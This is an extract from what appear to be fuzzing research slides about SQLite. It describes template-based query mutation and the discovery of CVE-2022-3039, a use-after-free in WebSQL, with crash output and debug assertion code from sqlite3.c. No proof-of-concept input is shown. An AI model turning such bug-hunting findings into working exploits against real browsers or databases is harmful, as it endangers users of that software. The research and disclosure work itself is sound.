
- template-based mutation




Mutate



Mutation




Mutation





Mutation

```
<tableOption> = WITHOUT ROWID  
<tableOption> = STRICT
```





CVE-2022-3039

- ◆ This Fuzz let us discover CVE-2022-3039: Use after free in WebSQL
- ◆ We later found out that this is a widespread problem in SQLite and ended up finding 3-4 bugs of the same type

```
r1nd0@ccc:~/Downloads/sqlite-amalgamation-3380500$ ./sqlite3 < ./poc.sql
sqlite3: sqlite3.c:141806: sqlite3Select: Assertion `pExpr->pAggInfo==pAggInfo' failed.
Aborted (core dumped)
r1nd0@ccc:~/Downloads/sqlite-amalgamation-3380500$ subl sqlite3.c
```



The reason why Assert failed

```
r1nd0@ccc:~/Downloads/sqlite-amalgamation-3380500$ ./sqlite3 < ./poc.sql
sqlite3: sqlite3.c:141806: sqlite3Select: Assertion `pExpr->pAggInfo==pAggInfo' failed.
Aborted (core dumped)
r1nd0@ccc:~/Downloads/sqlite-amalgamation-3380500$ subl sqlite3.c
```

```
#ifdef SQLITE_DEBUG
    if( pAggInfo && !db->mallocFailed ){
        .....
        for(i=0; i<pAggInfo->nFunc; i++){
            Expr *pExpr = pAggInfo->aFunc[i].pFExpr;
            assert( pExpr!=0 );
            assert( pExpr->pAggInfo==pAggInfo );
            assert( pExpr->iAgg==i );
        }
    }
#endif
```

- ◆ pExpr has been released



